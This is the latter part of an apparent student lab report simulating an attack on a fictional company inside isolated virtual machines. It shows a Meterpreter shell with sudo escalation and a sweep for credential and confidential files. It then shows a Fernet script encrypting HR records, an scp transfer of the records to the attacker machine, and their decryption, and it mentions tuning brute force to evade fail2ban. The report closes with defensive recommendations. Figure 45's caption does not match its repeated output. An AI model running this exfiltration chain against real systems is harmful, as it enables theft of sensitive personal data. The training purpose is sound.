From the active Meterpreter session, I dropped into a shell to manually enumerate directories for sensitive files on the Ubuntu machine.




```
Terminate channel 1? [y/N]  y
meterpreter > shell
Process 139672 created.
Channel 2 created.
sudo -l
sudo su
Matching Defaults entries for admin on raycay-VMware-Virtual-Platform:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User admin may run the following commands on raycay-VMware-Virtual-Platform:
    (ALL) ALL
ls
```

Figure 42: Created a shell

I discovered several files in the hr_files folder containing sensitive employee data such as:

- employee_records.docx
- employee_medical_records.txt




```
# Look for Word documents
find /home/admin -type f -name "*.docx" 2>/dev/null

# Look for Excel files
find /home/admin -type f -name "*.xlsx" 2>/dev/null

# Look for PDFs
find /home/admin -type f -name "*.pdf" 2>/dev/null

# Look for anything with "password" or "confidential" in name
find /home/admin -type f \( -iname "*password*" -o -iname "*confidential*" \) 2>/dev/null

# Search within text files for sensitive keywords
grep -ri 'password\|secret\|confidential' /home/admin 2>/dev/null
/home/admin/Documents/hr_files/employee_records.docx
/home/admin/Documents/hr_files/employee_medicl_records.txt:Confidentiality Level: HR Only
/home/admin/Documents/hr_files/employee_records.docx:Confidentiality Level: HR Only
```

Figure 43: The discovered confidential files

Step 2: Encryption of the data


To securely exfiltrate the data, I wrote a Python script that uses *AES encryption (via the cryptography library)*. This script encrypted the sensitive files before transmission to avoid detection by monitoring tools or data loss prevention systems.



```
admin@raycay-VMware-Virtual-Platform:~$ cat /home/admin/encryptor.py
import os
from cryptography.fernet import Fernet

# Generating the encryption key
key = Fernet.generate_key()
cipher_suite = Fernet(key)

# Saving of the encryption key for later use (to decrypt)
with open("/home/admin/Documents/hr_files/encryption_key.key", 'wb') as keyfile:
    keyfile.write(key)

# Defining the folder with sensitive files
folder_path = "/home/admin/Documents/hr_files/"

# Encrypting all the  files in the folder
for root, dirs, files in os.walk(folder_path):
    for file in files:
        file_path = os.path.join(root, file)

        with open(file_path, 'rb') as f:
            data = f.read()

        encrypted_data = cipher_suite.encrypt(data)

        with open(file_path + ".encrypted", 'wb') as f:
            f.write(encrypted_data)

        print(f"[+] Encrypted: {file_path}")
```

Figure 44: The python script to encrypt the sensitive files

I run the script which encrypted the data on the victim machine




```
admin@raycay-VMware-Virtual-Platform:~$ scp /home/admin/Documents/hr_files/*.encrypted racath@192.168.232.128:/home/racath/simul
ation/data_exfiltration
racath@192.168.232.128's password:
employee_medicl_records.txt.encrypted                                    100% 1464   678.0KB/s   00:00
employee_records.docx.encrypted                                          100% 1464   594.1KB/s   00:00
encryption_key.key.encrypted                                             100%  140    82.0KB/s   00:00
intern_profile.txt.encrypted                                             100%  740   232.5KB/s   00:00
admin@raycay-VMware-Virtual-Platform:~$
```

Figure 45: Files encypted on the Victim machine


Step 3: Exfiltartion of the data

I used scp as a secure methods to transmit the encrypted files from the Ubuntu victim to my Kali attacker machine.



```
admin@raycay-VMware-Virtual-Platform:~$ scp /home/admin/Documents/hr_files/*.encrypted racath@192.168.232.128:/home/racath/simul
ation/data_exfiltration
racath@192.168.232.128's password:
employee_medicl_records.txt.encrypted                                    100% 1464   678.0KB/s   00:00
employee_records.docx.encrypted                                          100% 1464   594.1KB/s   00:00
encryption_key.key.encrypted                                             100%  140    82.0KB/s   00:00
intern_profile.txt.encrypted                                             100%  740   232.5KB/s   00:00
admin@raycay-VMware-Virtual-Platform:~$
```

Figure 46: The encrypted files transferred




```
Connection to 192.168.232.128 closed.

┌──(racath㉿kali)-[~/simulation/data_exfiltration]
└─$ ls
employee_medicl_records.txt.encrypted  employee_records.docx.encrypted  encryption_key.key.encrypted  intern_profile.txt.encrypted

┌──(racath㉿kali)-[~/simulation/data_exfiltration]
└─$
```

Figure 47: the transferred files on attacker machine

Step 4: Decrypt the Data on Attacker Machine

On the attacker (Kali) machine, I used the exfiltrated key to decrypt the files with the same Fernet cipher suite.



```
└─$ nano decryption.py

┌──(racath㉿kali)-[~/simulation/data_exfiltration]
└─$ cat decryption.py
from cryptography.fernet import Fernet

# Loading the key
with open("/home/racath/simulation/data_exfiltration/encryption_key.key", 'rb') as keyfile:
    key = keyfile.read()

cipher_suite = Fernet(key)

# Defining files to decrypt
files_to_decrypt = [
        "/home/racath/simulation/data_exfiltration/employee_medicl_records.txt.encrypted",
        "/home/racath/simulation/data_exfiltration/employee_records.docx.encrypted",
        "/home/racath/simulation/data_exfiltration/encryption_key.key.encrypted",
        "/home/racath/simulation/data_exfiltration/intern_profile.txt.encrypted",
]

# Decrypting each file
for file_path in files_to_decrypt:
    with open(file_path, 'rb') as file:
        encrypted_data = file.read()

    decrypted_data = cipher_suite.decrypt(encrypted_data)

    with open(file_path.replace(".encrypted", ""), 'wb') as file:
        file.write(decrypted_data)

    print(f"[+] Decrypted: {file_path}")
```

Figure 48: Python script run and decrypted the sensitive files

Step 5: Discussion

Attackers often exfiltrate data without detection by encrypting files before transfer, hiding them within legitimate-looking traffic, or using secure channels like SCP, HTTPS, or encoded POST requests via tools like curl. This minimizes the chances of flagging by security appliances.

The importance of Data Loss Prevention (DLP) solutions and network monitoring cannot be overstated. DLP tools help detect and block unauthorized data transfers, especially when sensitive content leaves the network. Meanwhile, continuous network monitoring helps identify unusual outbound traffic patterns, encrypted uploads to unknown IPs, or abnormal access to critical files, key indicators of potential exfiltration attempts.

Together, these defenses can significantly reduce the success rate of such attacks when properly configured and monitored.

CHALLENGES AND SOLUTIONS

During the simulation, several challenges were encountered, each requiring adaptive solutions to ensure a smooth and realistic attack flow.

One of the initial hurdles was the inconsistency in platform targeting. The original scenario was designed with Windows machines in mind, particularly for phases like lateral movement and privilege escalation. However, for consistency and control across all phases, the Ubuntu machine was retained as the victim system. To align with this change, Windows-specific tools such as psexec and getsystem were substituted with their Linux counterparts.

Another significant issue was the lack of communication between the virtual machines. At times, the attacker (Kali) and victim (Ubuntu) VMs were not able to reach each other due to misconfigured network settings. This challenge was resolved by adjusting the network adapter mode in VMware to Host-Only, ensuring both VMs were on the same isolated virtual subnet and could communicate without relying on external connectivity.

During the brute-force phase, there were limitations related to SSH's built-in security measures, such as rate-limiting and authentication lockouts. This required configuring the Metasploit ssh_login auxiliary module to slow down the attack using set BRUTEFORCE_SPEED 5, minimizing the chances of being detected or blocked by services like fail2ban.

Finally, data exfiltration required secure and stealthy file transfers. Simulating this involved writing a custom AES encryption script to secure sensitive files before exfiltration. Tools like scp and curl were then used to transfer data back to the attacker’s machine, mimicking encrypted channels commonly used by adversaries while avoiding detection by simple network monitoring setups.

Each of these challenges reinforced the need for adaptability in offensive security, especially when simulating cross-platform attack paths in controlled lab environments.

POST LAB REFLECTION

This hands-on simulation deepened my understanding of the structured and methodical nature of advanced persistent threat (APT) attacks. Each phase of the attack built upon the previous one, starting from information gathering to exploiting vulnerabilities, escalating privileges, moving laterally and finally exfiltrating data. These phases collectively enable attackers to not only gain access but also maintain persistence, extend reach within the network and extract sensitive information stealthily. Understanding this chain revealed the critical importance of detecting threats early before attackers can progress further.

From a psychological standpoint, such attacks create uncertainty and fear within an organization. Knowing that an intruder may have spent weeks or months inside their systems undetected can erode trust in their infrastructure and security policies. The pressure on security teams increases and decision-makers may feel compelled to overhaul their entire cybersecurity framework, often under reactive circumstances.

In Phase 3, where backdoors were studied and simulated, I recognized the ethical gravity of such techniques. While these tools are essential in ethical hacking for testing defenses, they closely mimic real malicious behavior. This makes it crucial for ethical hackers to use them with restraint, in controlled environments and always with permission. Organizations must be aware of such risks and can defend against backdoors by enforcing strict access controls, conducting regular endpoint monitoring and auditing unexpected or unauthorized connections and services.

Lateral movement, demonstrated in Phase 4, proved to be one of the most critical stages. Once initial access is gained, attackers can pivot, explore and compromise additional systems. It’s dangerous because it blurs the boundary between internal trust and external threats, often allowing attackers to impersonate legitimate users. Detecting it is challenging since the traffic and behavior can seem normal unless advanced monitoring tools and behavioral analytics are in place.

To strengthen GlobalTech’s posture, I propose the following mitigation strategies

<u>Reconnaissance Phase</u>

- Implement network segmentation to minimize visibility of critical assets.
- Deploy intrusion detection systems (IDS) to flag unusual scanning activity.

- Use deception technology (honeypots) to mislead and monitor intruders.

Exploitation and Backdoor Phase

- Apply timely patch management to eliminate known vulnerabilities.
- Restrict execution of unsigned or unknown binaries.
- Enable application whitelisting and integrity checks.

Lateral Movement Phase

- Enforce least privilege access for users and services.
- Monitor for anomalous credential usage and session patterns.
- Use endpoint detection and response (EDR) tools to detect suspicious movement.

Data Exfiltration Phase

- Employ data loss prevention (DLP) solutions to flag sensitive transfers.
- Monitor outbound network traffic for unusual behavior or large transfers.
- Implement encryption key management and file access auditing.

Overall, this exercise not only refined my technical skills but also reinforced the ethical responsibility required in offensive security. Understanding the attacker's mindset enables defenders to be proactive, strategic and more effective, ensuring that cybersecurity remains both a technical and moral discipline.

CONCLUSION

This simulation successfully demonstrated a full-chain cyber-attack against GlobalTech, progressing from reconnaissance to data exfiltration. While the original scenario was designed for a Windows-based target, adapting the attack flow to Ubuntu maintained consistency and reinforced the importance of platform-agnostic adversarial thinking. Each phase, ranging from SSH brute-forcing with Metasploit's ssh_login module, to privilege escalation and encrypted data exfiltration, mirrored real-world tactics used by threat actors, providing insight into how attacks unfold and how defenders can detect and respond.

Ultimately, this exercise highlights the importance of proactive defense mechanisms such as proper network segmentation, strong authentication policies, continuous monitoring, and robust data loss prevention strategies. It reinforces that effective cybersecurity is not just about deploying tools, but understanding the mindset, methods, and adaptability of real attackers.

ACTIONABLE RECOMMENDATIONS FOR GLOBAL TECH SOLUTIONS

Based on the simulation and analysis of the attack phases, the following recommendations are proposed to strengthen GlobalTech's cybersecurity posture:

Implement Network Segmentation and Access Controls

- Limit lateral movement by segmenting critical infrastructure and enforcing strict firewall rules between network zones.
- Apply the principle of least privilege (PoLP) to all user and service accounts.

Strengthen Authentication Mechanisms

- Enforce multi-factor authentication (MFA), especially for remote access services like SSH and RDP.
- Implement account lockout policies to deter brute-force attacks.

Patch Management and System Hardening

- Establish an automated patch management process to ensure timely updates of all software, operating systems and applications.
- Disable unnecessary services and close unused ports to reduce the attack surface.

Enhance Monitoring and Detection Capabilities

- Deploy and properly configure intrusion detection and prevention systems (IDS/IPS).
- Utilize Security Information and Event Management (SIEM) tools for centralized log analysis and real-time alerts.

Data Loss Prevention (DLP) and Encryption

- Implement DLP solutions to monitor, flag and prevent unauthorized data transfers.
- Enforce encryption of sensitive data both at rest and in transit, with secure key management practices.

Conduct Regular Security Awareness Training

- Educate employees on phishing, social engineering and proper security hygiene to reduce human-based vulnerabilities.
- Simulate phishing exercises to improve response readiness.

Routine Vulnerability Assessments and Penetration Testing

- Regularly conduct vulnerability scans and authorized penetration tests to identify and remediate weaknesses proactively.
- Prioritize findings based on risk level and threat landscape relevance.

Establish and Test an Incident Response Plan

- Develop a well-documented and practiced incident response plan (IRP) to handle breaches swiftly and effectively.
- Include steps for containment, eradication, recovery and communication during incidents.

Restrict Use of Removable Media and External Devices

- Control the use of USB drives and other external devices through group policy and endpoint controls to avoid data leakage or malware introduction.

Zero Trust Architecture Adoption

- Begin transitioning to a Zero Trust security model, where every access request is continuously verified regardless of origin or destination.

REFERENCES

Metasploit Framework Documentation

Rapid7. (n.d.). Metasploit Unleashed. Retrieved from: https://docs.rapid7.com/metasploit/

Kali Linux Tools Documentation

Offensive Security. (n.d.). Kali Linux Tool Listings. Retrieved from: https://tools.kali.org/

Nmap Network Scanning

Lyon, G. F. (2009). Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning. Insecure.Org. https://nmap.org/book/

The Art of Exploitation

Erickson, J. (2008). Hacking: The Art of Exploitation, 2nd Edition. No Starch Press.

Post-Exploitation Techniques

MITRE ATT&CK® Framework. (n.d.). Enterprise Tactics and Techniques. https://attack.mitre.org/

Python Cryptography Documentation

PyCA. (n.d.). cryptography.io. Retrieved from: https://cryptography.io/en/latest/

Data Loss Prevention Best Practices

National Institute of Standards and Technology (NIST). (2020). NIST SP 800-207: Zero Trust Architecture. https://csrc.nist.gov/publications/detail/sp/800-207/final

Open Web Application Security Project (OWASP)

OWASP Foundation. (n.d.). OWASP Top Ten Web Application Security Risks.

https://owasp.org/www-project-top-ten/

Cybersecurity and Infrastructure Security Agency (CISA)

CISA. (n.d.). Best Practices for MITRE ATT&CK Mapping. https://www.cisa.gov/

Backdoors and Persistence Mechanisms

Skoudis, E., & Liston, T. (2006). Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses. Prentice Hall.